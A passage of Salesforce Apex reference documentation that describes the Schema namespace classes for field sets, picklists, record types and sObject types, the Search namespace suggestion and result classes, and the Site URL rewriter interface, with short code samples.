`Phone`	Phone numbers. Values can include alphabetic characters. Client applications are responsible for phone number formatting.
`Picklist`	Single-select picklists, which provide a set of enumerated values from which only one value can be selected
`Reference`	Cross-references to a different object, analogous to a foreign key field
`String`	String values
`TextArea`	String values that are displayed as multiline text fields
`Time`	Time values
`URL`	URL values that are displayed as hyperlinks

Usage

For more information, see Field Types in the *Object Reference for Salesforce and Force.com*. For more information about the methods shared by all enums, see Enum Methods.

FieldSet Class

Contains methods for discovering and retrieving the details of field sets created on sObjects.

Namespace

Schema

Usage

Use the methods in the `Schema.FieldSet` class to discover the fields contained within a field set, and get details about the field set itself, such as the name, namespace, label, and so on. The following example shows how to get a collection of field set describe result objects for an sObject. The key of the returned Map is the field set name, and the value is the corresponding field set describe result.

```
Map<String, Schema.FieldSet> FsMap =
    Schema.SObjectType.Account.fieldSets.getMap();
```

Field sets are also available from sObject describe results. The following lines of code are equivalent to the prior sample:

```
Schema.DescribeSObjectResult d =
  Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FsMap =
  d.fieldSets.getMap();
```

To work with an individual field set, you can access it via the map of field sets on an sObject or, when you know the name of the field set in advance, using an explicit reference to the field set. The following two lines of code retrieve the same field set:

```
Schema.FieldSet fs1 = Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name');
Schema.FieldSet fs2 = Schema.SObjectType.Account.fieldSets.field_set_name;
```

Example: Displaying a Field Set on a Visualforce Page

This sample uses `Schema.FieldSet` and `Schema.FieldSetMember` methods to dynamically get all the fields in the Dimensions field set for the Merchandise custom object. The list of fields is then used to construct a SOQL query that ensures those fields are available for display. The Visualforce page uses the `MerchandiseDetails` class as its controller.

```
public class MerchandiseDetails {

    public Merchandise__c merch { get; set; }

    public MerchandiseDetails() {
        this.merch = getMerchandise();
    }

    public List<Schema.FieldSetMember> getFields() {
        return SObjectType.Merchandise__c.FieldSets.Dimensions.getFields();
    }

    private Merchandise__c getMerchandise() {
        String query = 'SELECT ';
        for(Schema.FieldSetMember f : this.getFields()) {
            query += f.getFieldPath() + ', ';
        }
        query += 'Id, Name FROM Merchandise__c LIMIT 1';
        return Database.query(query);
    }
}
```

The Visualforce page using the above controller is simple:

```
<apex:page controller="MerchandiseDetails">
    <apex:form >
```

```
      <apex:pageBlock title="Product Details">
          <apex:pageBlockSection title="Product">
              <apex:inputField value="{!merch.Name}"/>
          </apex:pageBlockSection>

          <apex:pageBlockSection title="Dimensions">
              <apex:repeat value="{!fields}" var="f">
                  <apex:inputField value="{!merch[f.fieldPath]}"
                      required="{!OR(f.required, f.dbrequired)}"/>
              </apex:repeat>
          </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
</apex:page>
```

One thing to note about the above markup is the expression used to determine if a field on the form should be indicated as being a required field. A field in a field set can be required by either the field set definition, or the field's own definition. The expression handles both cases.

FieldSet Methods

The following are methods for `FieldSet`. All are instance methods.

IN THIS SECTION:

getDescription()
Returns the field set's description.

getFields()
Returns a list of `Schema.FieldSetMember` objects for the fields making up the field set.

getLabel()
Returns the text label that is displayed next to the field in the Salesforce user interface.

getName()
Returns the field set's name.

getNamespace()
Returns the field set's namespace.

getSObjectType()
Returns the `Schema.sObjectType` of the sObject containing the field set definition.

`getDescription()`

Returns the field set's description.

Signature

```
public String getDescription()
```

Return Value

Type: `String`

Usage

Description is a required field for a field set, intended to describe the context and content of the field set. It's often intended for administrators who might be configuring a field set defined in a managed package, rather than for end users.

`getFields()`

Returns a list of `Schema.FieldSetMember` objects for the fields making up the field set.

Signature

```
public List<FieldSetMember> getFields()
```

Return Value

Type: List<Schema.FieldSetMember>

`getLabel()`

Returns the text label that is displayed next to the field in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: `String`

`getName()`

Returns the field set's name.

Signature

```
public String getName()
```

Return Value

Type: `String`

`getNamespace()`

Returns the field set's namespace.

Signature

```
public String getNamespace()
```

Return Value

Type: `String`

Usage

The returned namespace is an empty string if your organization hasn't set a namespace, and the field set is defined in your organization. Otherwise, it's the namespace of your organization, or the namespace of the managed package containing the field set.

`getSObjectType()`

Returns the `Schema.sObjectType` of the sObject containing the field set definition.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: `Schema.SObjectType`

FieldSetMember Class

Contains methods for accessing the metadata for field set member fields.

Namespace

Schema

Usage

Use the methods in the `Schema.FieldSetMember` class to get details about fields contained within a field set, such as the field label, type, a dynamic SOQL-ready field path, and so on. The following example shows how to get a collection of field set member describe result objects for a specific field set on an sObject:

```
List<Schema.FieldSetMember> fields =
    Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name').getFields();
```

If you know the name of the field set in advance, you can access its fields more directly using an explicit reference to the field set:

```
List<Schema.FieldSetMember> fields =
    Schema.SObjectType.Account.fieldSets.field_set_name.getFields();
```

SEE ALSO:

FieldSet Class

FieldSetMember Methods

The following are methods for `FieldSetMember`. All are instance methods.

IN THIS SECTION:

getDBRequired()
Returns `true` if the field is required by the field's definition in its sObject, otherwise, `false`.

getFieldPath()
Returns a field path string in a format ready to be used in a dynamic SOQL query.

getLabel()
Returns the text label that's displayed next to the field in the Salesforce user interface.

getRequired()
Returns `true` if the field is required by the field set, otherwise, `false`.

getType()
Returns the field's Apex data type.

`getDBRequired()`

Returns `true` if the field is required by the field's definition in its sObject, otherwise, `false`.

Signature

```
public Boolean getDBRequired()
```

Return Value

Type: `Boolean`

`getFieldPath()`

Returns a field path string in a format ready to be used in a dynamic SOQL query.

Signature

```
public String getFieldPath()
```

Return Value

Type: `String`

Example

See Displaying a Field Set on a Visualforce Page for an example of how to use this method.

`getLabel()`

Returns the text label that's displayed next to the field in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: `String`

`getRequired()`

Returns `true` if the field is required by the field set, otherwise, `false`.

Signature

```
public Boolean getRequired()
```

Return Value

Type: `Boolean`

`getType()`

Returns the field's Apex data type.

Signature

```
public Schema.DisplayType getType()
```

Return Value

Type: `Schema.DisplayType`

PicklistEntry Class

Represents a picklist entry.

Namespace

Schema

Usage

Picklist fields contain a list of one or more items from which a user chooses a single item. They display as drop-down lists in the Salesforce user interface. One of the items can be configured as the default item.

A `Schema.PicklistEntry` object is returned from the field describe result using the `getPicklistValues` method. For example:

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.PicklistEntry> P = F.getPicklistValues();
```

PicklistEntry Methods

The following are methods for `PicklistEntry`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the display name of this item in the picklist.

getValue()
Returns the value of this item in the picklist.

isActive()
Returns `true` if this item must be displayed in the drop-down list for the picklist field in the user interface, `false` otherwise.

isDefaultValue()
Returns `true` if this item is the default value for the picklist, `false` otherwise. Only one item in a picklist can be designated as the default.

`getLabel()`

Returns the display name of this item in the picklist.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the value of this item in the picklist.

Signature

```
public String getValue()
```

Return Value

Type: String

`isActive()`

Returns `true` if this item must be displayed in the drop-down list for the picklist field in the user interface, `false` otherwise.

Signature

```
public Boolean isActive()
```

Return Value

Type: Boolean

`isDefaultValue()`

Returns `true` if this item is the default value for the picklist, `false` otherwise. Only one item in a picklist can be designated as the default.

Signature

```
public Boolean isDefaultValue()
```

Return Value

Type: Boolean

RecordTypeInfo Class

Contains methods for accessing record type information for an sObject with associated record types.

Namespace

Schema

Usage

A RecordTypeInfo object is returned from the sObject describe result using the `getRecordTypeInfos` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.RecordTypeInfo> RT = R.getRecordTypeInfos();
```

In addition to the `getRecordTypeInfos` method, you can use the `getRecordTypeInfosById` and the `getRecordTypeInfosByName` methods. These methods return maps that associate RecordTypeInfo with record IDs and record labels, respectively.

Example

The following example assumes at least one record type has been created for the Account object:

```
RecordType rt = [SELECT Id,Name FROM RecordType WHERE SobjectType='Account' LIMIT 1];
Schema.DescribeSObjectResult d = Schema.SObjectType.Account;
Map<Id,Schema.RecordTypeInfo> rtMapById = d.getRecordTypeInfosById();
Schema.RecordTypeInfo rtById =  rtMapById.get(rt.id);
Map<String,Schema.RecordTypeInfo> rtMapByName = d.getRecordTypeInfosByName();
Schema.RecordTypeInfo rtByName =  rtMapByName.get(rt.name);
System.assertEquals(rtById,rtByName);
```

RecordTypeInfo Methods

The following are methods for `RecordTypeInfo`. All are instance methods.

IN THIS SECTION:

getName()
Returns the name of this record type.

getRecordTypeId()
Returns the ID of this record type.

isAvailable()
Returns `true` if this record type is available to the current user, `false` otherwise. Use this method to display a list of available record types to the user when he or she is creating a new record.

isDefaultRecordTypeMapping()
Returns `true` if this is the default record type mapping, `false` otherwise.

isMaster()
Returns `true` if this is the master record type and `false` otherwise. The master record type is the default record type that's used when a record has no custom record type associated with it.

`getName()`

Returns the name of this record type.

Signature

```
public String getName()
```

Return Value

Type: String

`getRecordTypeId()`

Returns the ID of this record type.

Signature

```
public ID getRecordTypeId()
```

Return Value

Type: ID

`isAvailable()`

Returns `true` if this record type is available to the current user, `false` otherwise. Use this method to display a list of available record types to the user when he or she is creating a new record.

Signature

```
public Boolean isAvailable()
```

Return Value

Type: Boolean

`isDefaultRecordTypeMapping()`

Returns `true` if this is the default record type mapping, `false` otherwise.

Signature

```
public Boolean isDefaultRecordTypeMapping()
```

Return Value

Type: Boolean

`isMaster()`

Returns `true` if this is the master record type and `false` otherwise. The master record type is the default record type that's used when a record has no custom record type associated with it.

Signature

```
public Boolean isMaster()
```

Return Value

Type: Boolean

SOAPType Enum

A `Schema.SOAPType` enum value is returned by the field describe result `getSoapType` method.

Namespace

Schema

Type Field Value	What the Field Object Contains
`anytype`	Any value of the following types: `String`, `Boolean`, `Integer`, `Double`, `ID`, `Date` or `DateTime`.
`base64binary`	Base64-encoded arbitrary binary data (of type base64Binary)
`Boolean`	Boolean (`true` or `false`) values
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`ID`	Primary key field for an object

Type Field Value	What the Field Object Contains
`Integer`	Integer values
`String`	String values
`Time`	Time values

Usage

For more information, see SOAPTypes in the *SOAP API Developer's Guide*. For more information about the methods shared by all enums, see Enum Methods.

SObjectField Class

A `Schema.sObjectField` object is returned from the field describe result using the `getControler` and `getSObjectField` methods.

Namespace

Schema

Example

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
Schema.sObjectField T = F.getSObjectField();
```

sObjectField Methods

The following are instance methods for `sObjectField`.

IN THIS SECTION:

getDescribe()
Returns the describe field result for this field.

`getDescribe()`

Returns the describe field result for this field.

Signature

```
public Schema.DescribeFieldResult getDescribe()
```

Return Value

Type: Schema.DescribeFieldResult

SObjectType Class

A `Schema.sObjectType` object is returned from the field describe result using the `getReferenceTo` method, or from the sObject describe result using the `getSObjectType` method.

Namespace

Schema

Usage

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.sObjectType> P = F.getReferenceTo();
```

SObjectType Methods

The following are methods for `SObjectType`. All are instance methods.

IN THIS SECTION:

getDescribe()
Returns the describe sObject result for this field.

newSObject()
Constructs a new sObject of this type.

newSObject(id)
Constructs a new sObject of this type, with the specified ID.

newSObject(recordTypeId, loadDefaults)
Constructs a new sObject of this type, and optionally, of the specified record type ID and with default custom field values.

`getDescribe()`

Returns the describe sObject result for this field.

Signature

```
public Schema.DescribeSObjectResult getDescribe()
```

Return Value

Type: Schema.DescribeSObjectResult

`newSObject()`

Constructs a new sObject of this type.

Signature

```
public sObject newSObject()
```

Return Value

Type: sObject

Example

For an example, see Dynamic sObject Creation Example.

newSObject(id)

Constructs a new sObject of this type, with the specified ID.

Signature

```
public sObject newSObject(ID id)
```

Parameters

id
Type: ID

Return Value

Type: sObject

Usage

For the argument, pass the ID of an existing record in the database.

After you create a new sObject, the sObject returned has all fields set to `null`. You can set any updateable field to desired values and then update the record in the database. Only the fields you set new values for are updated and all other fields which are not system fields are preserved.

newSObject(recordTypeId, loadDefaults)

Constructs a new sObject of this type, and optionally, of the specified record type ID and with default custom field values.

Signature

```
public sObject newSObject(ID recordTypeId, Boolean loadDefaults)
```

Parameters

recordTypeId
Type: ID

Specifies the record type ID of the sObject to create. If no record type exists for this sObject, use `null`. If the sObject has record types and you specify `null`, the default record type is used.

loadDefaults
Type: Boolean

Specifies whether to populate custom fields with their predefined default values (`true`) or not (`false`).

Return Value

Type: sObject

Usage

- For required fields that have no default values, make sure to provide a value before inserting the new sObject. Otherwise, the insertion results in an error. An example is the Account Name field or a master-detail relationship field.
- Since picklists and multi-select picklists can have default values specified per record type, this method populates the default value corresponding to the record type specified.
- If fields have no predefined default values and the *loadDefaults* argument is `true`, this method creates the sObject with field values of `null`.
- If the *loadDefaults* argument is `false`, this method creates the sObject with field values of `null`.
- This method populates read-only custom fields of the new sObject with default values. You can then insert the new sObject with the read-only fields, even though these fields cannot be edited after they're inserted.
- If a custom field is marked as unique and also provides a default value, inserting more than one new sObject will cause a run-time exception because of duplicate field values.

To learn more about default field values, see "About Default Field Values" in the Salesforce online help.

Example: Creating New sObject with Default Values

This sample creates an account with any default values populated for its custom fields, if any, using the `newSObject` method. It also creates a second account for a specific record type. For both accounts, the sample sets the Name field, which is a required field that doesn't have a default value, before inserting the new accounts.

```
// Create an account with predefined default values
Account acct = (Account)Account.sObjectType.newSObject(null, true);
// Provide a value for Name
acct.Name = 'Acme';
// Insert new account
insert acct;

// This is for record type RT1 of Account
ID rtId = [SELECT Id FROM RecordType WHERE sObjectType='Account' AND Name='RT1'].Id;
Account acct2 = (Account)Account.sObjectType.newSObject(rtId, true);
// Provide a value for Name
acct2.Name = 'Acme2';
// Insert new account
insert acct2;
```

Search Namespace

The `Search` namespace provides classes for getting search results and suggestion results.

The following are the classes in the `Search` namespace.

IN THIS SECTION:

KnowledgeSuggestionFilter Class
Filter settings that narrow the results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL search query contains a KnowledgeArticleVersion object.

QuestionSuggestionFilter Class
The `Search.QuestionSuggestionFilter` class filters results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL `searchQuery` contains a `FeedItem` object.

SearchResult Class
A wrapper object that contains an sObject and search metadata.

SearchResults Class
Wraps the results returned by the `Search.find(String)` method.

SuggestionOption Class
Options that narrow record and article suggestion results returned from a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

SuggestionResult Class
A wrapper object that contains an sObject.

SuggestionResults Class
Wraps the results returned by the `Search.suggest(String, String, Search.SuggestionOption)` method.

SEE ALSO:

find(searchQuery)

suggest(searchQuery, sObjectType, suggestions)

KnowledgeSuggestionFilter Class

Filter settings that narrow the results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL search query contains a KnowledgeArticleVersion object.

Namespace

Search

KnowledgeSuggestionFilter Methods

The following are methods for `KnowledgeSuggestionFilter`.

IN THIS SECTION:

addArticleType(articleType)
Adds a filter that narrows suggestion results to display the specified article type. This filter is optional.

addDataCategory(dataCategoryGroupName, dataCategoryName)
Adds a filter that narrows suggestion results to display articles in the specified data category. This filter is optional.

addTopic(topic)

Specifies the article topic to return. This filter is optional.

setChannel(channelName)

Sets a channel to narrow the suggestion results to articles in the specified channel. This filter is optional.

setDataCategories(dataCategoryFilters)

Adds filters that narrow suggestion results to display articles in the specified data categories. Use this method to set multiple data category group and name pairs in one call. This filter is optional.

setLanguage(localeCode)

Sets a language to narrow the suggestion results to display articles in that language. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

setPublishStatus(publishStatus)

Sets a publish status to narrow the suggestion results to display articles with that status. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

setValidationStatus(validationStatus)

Sets a validation status to narrow the suggestion results to display articles with that status. This filter is optional.

`addArticleType(articleType)`

Adds a filter that narrows suggestion results to display the specified article type. This filter is optional.

Signature

```
public void addArticleType(String articleType)
```

Parameters

articleType

Type: String

A three-character ID prefix indicating the desired article type.

Return Value

Type: void

Usage

To add more than 1 article type, call the method multiple times.

`addDataCategory(dataCategoryGroupName, dataCategoryName)`

Adds a filter that narrows suggestion results to display articles in the specified data category. This filter is optional.

Signature

```
public void addDataCategory(String dataCategoryGroupName, String dataCategoryName)
```

Parameters

dataCategoryGroupName
Type: String

The name of the data category group

dataCategoryName
Type: String

The name of the data category.

Return Value

Type: void

Usage

To set multiple data categories, call the method multiple times. The name of the data category group and name of the data category for desired articles, expressed as a mapping, for example, `Search.KnowledgeSuggestionFilter.addDataCategory('Regions', 'Asia')`.

addTopic(topic)

Specifies the article topic to return. This filter is optional.

Signature

```
public void addTopic(String topic)
```

Parameters

addTopic
Type: String

The name of the article topic.

Return Value

Type: void

Usage

To add more than 1 article topic, call the method multiple times.

setChannel(channelName)

Sets a channel to narrow the suggestion results to articles in the specified channel. This filter is optional.

Signature

```
public void setChannel(String channelName)
```

Parameters

channelName
Type: String

The name of a channel. Valid values are:

- `AllChannels`–Visible in all channels the user has access to
- `App`–Visible in the internal Salesforce Knowledge application
- `Pkb`–Visible in the public knowledge base
- `Csp`–Visible in the Customer Portal
- `Prm`–Visible in the Partner Portal

If `channel` isn't specified, the default value is determined by the type of user.

- `Pkb` for a guest user
- `Csp` for a Customer Portal user
- `Prm` for a Partner Portal user
- `App` for any other type of user

If `channel` is specified, the specified value may not be the actual value requested, because of certain requirements.

- For guest, Customer Portal, and Partner Portal users, the specified value must match the default value for each user type. If the values don't match or `AllChannels` is specified, then `App` replaces the specified value.
- For all users other than guest, Customer Portal, and Partner Portal users:
  - If `Pkb`, `Csp`, `Prm`, or `App` are specified, then the specified value is used.
  - If `AllChannels` is specified, then `App` replaces the specified value.

Return Value

Type: void

`setDataCategories(dataCategoryFilters)`

Adds filters that narrow suggestion results to display articles in the specified data categories. Use this method to set multiple data category group and name pairs in one call. This filter is optional.

Signature

```
public void setDataCategories(Map dataCategoryFilters)
```

Parameters

dataCategoryFilters
Type: Map

A map of data category group and data category name pairs.

Return Value

Type: void

`setLanguage(localeCode)`

Sets a language to narrow the suggestion results to display articles in that language. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setLanguage(String localeCode)
```

Parameters

`localeCode`
Type: String

A locale code. For example, `'en_US'` (English–United States), or `'es'` (Spanish).

Return Value

Type: void

SEE ALSO:

Supported Locales

`setPublishStatus(publishStatus)`

Sets a publish status to narrow the suggestion results to display articles with that status. This filter value is required in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setPublishStatus(String publishStatus)
```

Parameters

`publishStatus`
Type: String

A publish status. Valid values are:

- `Draft`–Articles aren't published in Salesforce Knowledge.
- `Online`–Articles are published in Salesforce Knowledge.
- `Archived`–Articles aren't published and are available in Archived Articles view.

`setValidationStatus(validationStatus)`

Sets a validation status to narrow the suggestion results to display articles with that status. This filter is optional.

Signature

```
public void setValidationStatus(String validationStatus)
```

Parameters

validationStatus
Type: String

An article validation status. These values are available in the `ValidationStatus` field on the KnowledgeArticleVersion object.

Return Value

Type: void

QuestionSuggestionFilter Class

The `Search.QuestionSuggestionFilter` class filters results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL `searchQuery` contains a `FeedItem` object.

Namespace

Search

IN THIS SECTION:

QuestionSuggestionFilter Methods

QuestionSuggestionFilter Methods

The following are methods for `QuestionSuggestionFilter`.

IN THIS SECTION:

addGroupId(groupId)
Adds a filter to display questions associated with the single specified group whose ID is passed in as an argument. This filter is optional.

addNetworkId(networkId)
Adds a filter to display questions associated with the single specified network whose ID is passed in as an argument. This filter is optional.

addUserId(userId)
Adds a filter to display questions belonging to the single specified user whose ID is passed in as an argument. This filter is optional.

setGroupIds(groupIds)
Sets a new list of groups to replace the current list of groups where the group IDs are passed in as an argument. This filter is optional.

setNetworkIds(networkIds)
Sets a new list of networks to replace the current list of networks where the network IDs are passed in as an argument. This filter is optional.

setTopicId(topicId)
Sets a filter to display questions associated with the single specified topic whose ID is passed in as an argument. This filter is optional.

setUserIds(userIds)
Sets a new list of users to replace the current list of users where the users IDs are passed in as an argument. This filter is optional.

`addGroupId(groupId)`

Adds a filter to display questions associated with the single specified group whose ID is passed in as an argument. This filter is optional.

Signature

```
public void addGroupId(String groupId)
```

Parameters

groupId
Type: String

The ID for a group.

Return Value

Type: void

Usage

To add more than one group, call the method multiple times.

`addNetworkId(networkId)`

Adds a filter to display questions associated with the single specified network whose ID is passed in as an argument. This filter is optional.

Signature

```
public void addNetworkId(String networkId)
```

Parameters

networkId
Type: String

The ID of the community about which you're retrieving this information.

Return Value

Type: void

Usage

To add more than one network, call the method multiple times.

`addUserId(userId)`

Adds a filter to display questions belonging to the single specified user whose ID is passed in as an argument. This filter is optional.

Signature

```
public void addUserId(String userId)
```

Parameters

userId
Type: String

The ID for the user.

Return Value

Type: void

Usage

To add more than one user, call the method multiple times.

setGroupIds(groupIds)

Sets a new list of groups to replace the current list of groups where the group IDs are passed in as an argument. This filter is optional.

Signature

```
public void setGroupIds(List<String> groupIds)
```

Parameters

groupIds
Type: List<String>

A list of group IDs.

Return Value

Type: void

setNetworkIds(networkIds)

Sets a new list of networks to replace the current list of networks where the network IDs are passed in as an argument. This filter is optional.

Signature

```
public void setNetworkIds(List<String> networkIds)
```

Parameters

networkIds
Type: List<String>

A list of network IDs.

Return Value

Type: void

`setTopicId(topicId)`

Sets a filter to display questions associated with the single specified topic whose ID is passed in as an argument. This filter is optional.

Signature

```
public void setTopicId(String topicId)
```

Parameters

`topicId`
Type: String

The ID for a topic.

Return Value

Type: void

`setUserIds(userIds)`

Sets a new list of users to replace the current list of users where the users IDs are passed in as an argument. This filter is optional.

Signature

```
public void setUserIds(List<String> userIds)
```

Parameters

`userIds`
Type: List<String>

A list of user IDs.

Return Value

Type: void

SearchResult Class

A wrapper object that contains an sObject and search metadata.

Namespace

Search

SearchResult Methods

The following are methods for `SearchResult`.

IN THIS SECTION:

getSObject()
Returns an sObject from a SearchResult object.

getSnippet(fieldName)
Returns a snippet from a SearchResult object based on the specified field name.

getSnippet()
Returns a snippet from a SearchResult object based on the default field.

`getSObject()`

Returns an sObject from a SearchResult object.

Signature

```
public SObject getSObject()
```

Return Value

Type: SObject

SEE ALSO:

find(searchQuery)
Dynamic SOSL

`getSnippet(fieldName)`

Returns a snippet from a SearchResult object based on the specified field name.

Signature

```
public String getSnippet(String fieldName)
```

Parameters

`fieldName`
Type: String

The field name to use for creating the snippet.

Return Value

Type: String

SEE ALSO:

find(searchQuery)
Dynamic SOSL

`getSnippet()`

Returns a snippet from a SearchResult object based on the default field.

Signature

```
public String getSnippet()
```

Return Value

Type: String

SEE ALSO:

find(searchQuery)

Dynamic SOSL

SearchResults Class

Wraps the results returned by the `Search.find(String)` method.

Namespace

Search

SearchResults Methods

The following are methods for `SearchResults`.

IN THIS SECTION:

get(sObjectType)
Returns a list of `Search.SearchResult` objects that contain an sObject of the specified type.

`get(sObjectType)`

Returns a list of `Search.SearchResult` objects that contain an sObject of the specified type.

Signature

```
public List<Search.SearchResult> get(String sObjectType)
```

Parameters

`sObjectType`
Type: String

The name of an sObject in the dynamic SOSL query passed to the `Search.find(String)` method.

Return Value

Type: List<Search.SearchResult>

Usage

SOSL queries passed to the `Search.find(String)` method can return results for multiple objects. For example, the query `Search.find('FIND \'map\' IN ALL FIELDS RETURNING Account, Contact, Opportunity')` includes results for 3 objects. You can call `get(string)` to retrieve search results for 1 object at a time. For example, to get results for the Account object, call `Search.SearchResults.get('Account')`.

SEE ALSO:

- find(searchQuery)
- SearchResult Methods
- Dynamic SOSL

SuggestionOption Class

Options that narrow record and article suggestion results returned from a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Namespace

Search

SuggestionOption Methods

The following are methods for `SuggestionOption`.

IN THIS SECTION:

- setFilter(knowledgeSuggestionFilter)
  Set filters that narrow Salesforce Knowledge article results in a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.
- setLimit(limit)
  The maximum number of record or article suggestions to retrieve.

`setFilter(knowledgeSuggestionFilter)`

Set filters that narrow Salesforce Knowledge article results in a call to `System.Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public void setFilter(Search.KnowledegeSuggestionFilter knowledgeSuggestionFilter)
```

Parameters

knowledgeSuggestionFilter
Type: KnowledgeSuggestionFilter

An object containing filters that narrow the search results.

Return Value

Type: void

Usage

```
Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();
filters.setLanguage('en_US');
filters.setPublishStatus('Online');
filters.setChannel('app');

Search.SuggestionOption options = new Search.SuggestionOption();
options.setFilter(filters);

Search.SuggestionResults suggestionResults = Search.suggest('all', 'KnowledgeArticleVersion',
 options);

for (Search.SuggestionResult searchResult : suggestionResults.getSuggestionResults()) {

  KnowledgeArticleVersion article = (KnowledgeArticleVersion)result.getSObject();
  System.debug(article.title);
}
```

setLimit(limit)

The maximum number of record or article suggestions to retrieve.

Signature

```
public void setLimit(Integer limit)
```

Parameters

limit
Type: Integer

The maximum number of record or article suggestions to retrieve.

Return Value

Type: void

Usage

By default, the `System.Search.suggest(String, String, Search.SuggestionOption)` method returns the 5 most relevant results. However, if your query is broad, it could match more than 5 results. If

`Search.SuggestionResults.hasMoreResults()` returns `true`, there are more than 5 results. To retrieve them, call `setLimit(Integer)` to increase the number of suggestions results.

```
Search.SuggestionOption option = new Search.SuggestionOption();
option.setLimit(10);
Search.suggest('my query', 'mySObjectType', option);
```

SuggestionResult Class

A wrapper object that contains an sObject.

Namespace

Search

SuggestionResult Methods

The following are methods for `SuggestionResult`.

IN THIS SECTION:

getSObject()
Returns the sObject from a SuggestionResult object.

`getSObject()`

Returns the sObject from a SuggestionResult object.

Signature

```
public SObject getSObject()
```

Return Value

Type: SObject

SuggestionResults Class

Wraps the results returned by the `Search.suggest(String, String, Search.SuggestionOption)` method.

Namespace

Search

SuggestionResults Methods

The following are methods for `SuggestionResults`.

IN THIS SECTION:

getSuggestionResults()
Returns a list of SuggestionResult objects from the response to a call to `Search.suggest(String, String, Search.SuggestionOption)`.

hasMoreResults()
Indicates whether a call to `System.Search.suggest(String, String, Search.SuggestionOption)` has more results available than were returned.

`getSuggestionResults()`

Returns a list of SuggestionResult objects from the response to a call to `Search.suggest(String, String, Search.SuggestionOption)`.

Signature

```
public List<Search.SuggestionResult> getSuggestionResults()
```

Return Value

Type: List<SuggestionResult>

`hasMoreResults()`

Indicates whether a call to `System.Search.suggest(String, String, Search.SuggestionOption)` has more results available than were returned.

Signature

```
public Boolean hasMoreResults()
```

Return Value

Type: Boolean

Usage

If a limit isn't specified, 5 records are returned in calls to `System.Search.suggest(String, String, Search.SuggestionOption)`. If there are more suggested records than the limit specified, a call to `hasMoreResults()` returns `true`.

Site Namespace

The `Site` namespace provides an interface for rewriting Sites URLs.

The following is the interface in the `Site` namespace.

IN THIS SECTION:

UrlRewriter Interface
Enables rewriting Sites URLs.

Site Exceptions
The `Site` namespace contains an exception class.

UrlRewriter Interface

Enables rewriting Sites URLs.

Namespace

Site

Usage

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this:
`http://myblog.force.com/posts?id=003D000000Q0PcN`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

UrlRewriter Methods

The following are methods for `UrlRewriter`. All are instance methods.

IN THIS SECTION:

generateUrlFor(salesforceUrls)
Maps a list of Salesforce URLs to a list of user-friendly URLs.

mapRequestUrl(userFriendlyUrl)
Maps a user-friendly URL to a Salesforce URL.

`generateUrlFor(salesforceUrls)`

Maps a list of Salesforce URLs to a list of user-friendly URLs.

Signature

```
public System.PageReference[] generateUrlFor(System.PageReference[] salesforceUrls)
```

Parameters

salesforceUrls
Type: System.PageReference[]

Return Value

Type: System.PageReference[]

Usage

You can use `List<PageReference>` instead of `PageReference[]`, if you prefer.

Important: The size and order of the input list of Salesforce URLs must exactly correspond to the size and order of the generated list of user-friendly URLs. The `generateUrlFor` method maps input URLs to output URLs based on the order in the lists.

mapRequestUrl(userFriendlyUrl)

Maps a user-friendly URL to a Salesforce URL.

Signature

```
public System.PageReference mapRequestUrl(System.PageReference userFriendlyUrl)
```

Parameters

userFriendlyUrl
Type: System.PageReference

Return Value

Type: System.PageReference

Site Exceptions

The `Site` namespace contains an exception class.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `Site` namespace contains this exception:

Exception	Description	Methods
`Site.ExternalUserCreateException`	Unable to create external user	Use the `String getMessage()` to get the error message and write it to debug log. Use `List<String> getDisplayMessages()` to get a list of errors displayed to the end user. This exception can't be subclassed or thrown in code.

Support Namespace

The `Support` namespace provides an interface used for Case Feed.

The following is the interface in the `Support` namespace.

IN THIS SECTION:

EmailTemplateSelector Interface

The `Support.EmailTemplateSelector` interface enables providing default email templates in Case Feed. With default email templates, specified email templates are preloaded for cases based on criteria such as case origin or subject.

MilestoneTriggerTimeCalculator Interface

The `Support.MilestoneTriggerTimeCalculator` interface calculates the time trigger for a milestone.

EmailTemplateSelector Interface

The `Support.EmailTemplateSelector` interface enables providing default email templates in Case Feed. With default email templates, specified email templates are preloaded for cases based on criteria such as case origin or subject.

Namespace

Support

To specify default templates, you must create a class that implements `Support.EmailTemplateSelector`.

When you implement this interface, provide an empty parameterless constructor.

IN THIS SECTION:

EmailTemplateSelector Methods

EmailTemplateSelector Example Implementation

EmailTemplateSelector Methods

The following are methods for `EmailTemplateSelector`.

IN THIS SECTION:

getDefaultTemplateId(caseId)

